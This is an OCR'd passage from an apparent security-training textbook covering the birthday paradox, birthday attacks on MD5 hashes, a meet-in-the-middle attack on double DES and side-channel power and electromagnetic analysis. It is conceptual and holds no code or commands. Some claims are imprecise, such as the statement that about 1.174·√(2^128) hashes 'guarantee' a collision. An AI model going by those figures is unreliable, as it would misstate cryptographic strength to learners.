
6 This **49 percent is the probability** that **23 people** will not have any **birthdays** in common; thus, there is a **51 percent** (better than even odds) chance that **2** of the **23** will have a **birthday** in common

Birthday Paradox: Probability

The probability that the first person does not share a birthday with any previous person is 100% because there are no previous people in the set. This can be written as 365/365. The second person has only one preceding person, and the odds that the second person has a birthday different from the first are 364/365. The third person might share a birthday with two preceding people, so the odds of sharing a birthday with either of the two preceding people are 363/365. Because each of these are independent, we can compute the probability as follows: 365/365 * 364/365 * 363/365 * 362/365 … * 342/365 (342 is the probability of the 23rd person who shares a birthday with a preceding person). When we convert these to decimal values, it yields (truncating at the third decimal point) 1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * … 0.936 = 0.49 or 49%. This is the probability that 23 people will not have any birthdays in common; thus, there is a 51% (better than even odds) chance that two of the 23 will have a birthday in common.

The idea behind the birthday attack is to attempt to find a collision for a given hash. Now, assume that the hash is MD5 with a 128-bit output. You would have to try 2^128 possible hashes to guarantee a collision, which is a very large number. In decimal notation, it is 3.4028236692093846346337460743177e+38

Now, from the birthday paradox, we need 1.174√2^128 or 21656477542535013597.184 hashes to guarantee a collision. Furthermore, this is still a very large number but many orders of magnitude smaller than the abovementioned value.



Meet-in-the-Middle Attack on Digital Signature Schemes

- The attack works by **encrypting from one end** and **decrypting from the other end**, thus meeting in the middle
- It can be used for **forging messages** that use multiple encryption schemes

"John" → Encrypted with 1st key1 → Intermediate Ciphertext 1 ← Decrypted with 1st key2 ← "AvBr"

"John" → Encrypted with 2nd key1 → Intermediate Ciphertext 2 ← Decrypted with 2nd key2 ← "AvBr"

"John" → Encrypted with 2^{56}th key1 → Intermediate Ciphertext 2^{56} ← Decrypted with 2^{56}th key2 ← "AvBr"

Plaintext

Ciphertext

Meet-in-the-Middle Attack on Digital Signature Schemes

A meet-in-the-middle attack is the best attack method for cryptographic algorithms using multiple keys for encryption. This attack reduces the number of brute-force permutations required to decode text encrypted by more than one key. A meet-in-the-middle attack uses space-time trade-off; it is also a type of birthday attack because it exploits the mathematics behind the birthday paradox, and the attack consumes less time than an exhaustive attack. It is called a meet-in-the-middle attack because it works by encrypting from one end and decrypting from the other end, thereby meeting "in the middle."

In the meet-in-the-middle attack, the attacker uses a known plaintext message. The attacker has access to both the plaintext as well as the respective encrypted text. This attack is performed by attackers for forging messages that use multiple encryption schemes.

Consider an example where the plaintext is "**John**," and the resulting double-DES-encrypted message is "**AvBr.**" To recover both the keys (i.e., key1 and key2) used for encryption, the attacker performs a brute-force attack on key1 using all the **2^{56} different single DES** possible keys to encrypt the plaintext of "John" and saves each key and the resulting intermediate ciphertext in a table. The attacker brute-forces key2 and decrypts "AvBr" up to **2^{56} times**. The attack is successful when the second brute-force attack gives the same result as the intermediate ciphertext present in the ciphertext table after the first brute-force attack. Once the attacker finds a match, he/she can determine both keys and complete the attack. At most, this attack takes 2^{56} or a maximum of **2^{57} total operations**. This enables the attacker to gain access to the data easily compared with double DES.




"John"
Encrypted with 1st key1
Intermediate Ciphertext 1
Decrypted with 1st key2
"AvBr"
"John"
Encrypted with 2nd key1
Intermediate Ciphertext 2
Decrypted with 2nd key2
"AvBr"
"John"
Encrypted with 2^56th key1
Intermediate Ciphertext 2^56
Decrypted with 2^56th key2
"AvBr"
Plaintext
Ciphertext

Figure 20.57: Meet-in-the-Middle attack on digital signature schemes



Side-Channel Attack

- A side-channel attack is a **physical attack** performed on a cryptographic device/cryptosystem to gain sensitive information
- Cryptography is generally part of the hardware or software that runs on physical devices, such as semi-conductors (including resistors, transistors, etc.)
- These physical devices are affected by various **environmental factors**, including power consumption, electro-magnetic field, light emission, timing and delay, and sound
- In a side-channel attack, an attacker **monitors these channels (environmental factors)** and tries to acquire the information useful for cryptanalysis

Security Boundary

Input data
Ex: Ciphertext

Cryptographic Operation
EX: Decryption

Output data
Ex: Plaintext

"Main" Channel

Unintended "Side" Channel(s)

Timing Information Power Dissipation Electromagnetic Fields Light

Side-Channel Analysis

- Assume that encrypted data is to be decrypted and displayed as plain text inside a **trusted zone**
- At the time of decryption in a cryptosystem, **physical environmental factors**, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker
- The attacker analyzes this information in an attempt to **gain useful information** for cryptanalysis

Side-Channel Attack

A side-channel attack is a physical attack performed on a cryptographic device/cryptosystem to gain sensitive information. Cryptography is generally part of the hardware or software that runs on physical devices such as semi-conductors (resistor, transistor, and so on) that interact with and affect various environmental factors as follows:

- **Power Consumption**

  Reveals operations that take place and parameters involved. It is applicable only to hardware cryptosystems. Power consumption analysis is of two types:

  - **Simple Power Analysis (SPA)**: Provides information regarding the instruction being executed at a certain time and the values of input and output
  - **Differential Power Analysis (DPA)**: It does not require the knowledge of the details of algorithm implementation; it exploits statistical methods

- **Electromagnetic Field**

  Computer components often generate electromagnetic radiation. By measuring the variations of the electromagnetic field over the chip surface, an attacker can predict its correlation to the underlying computation and data and may be able to deduce some valuable information about this computation 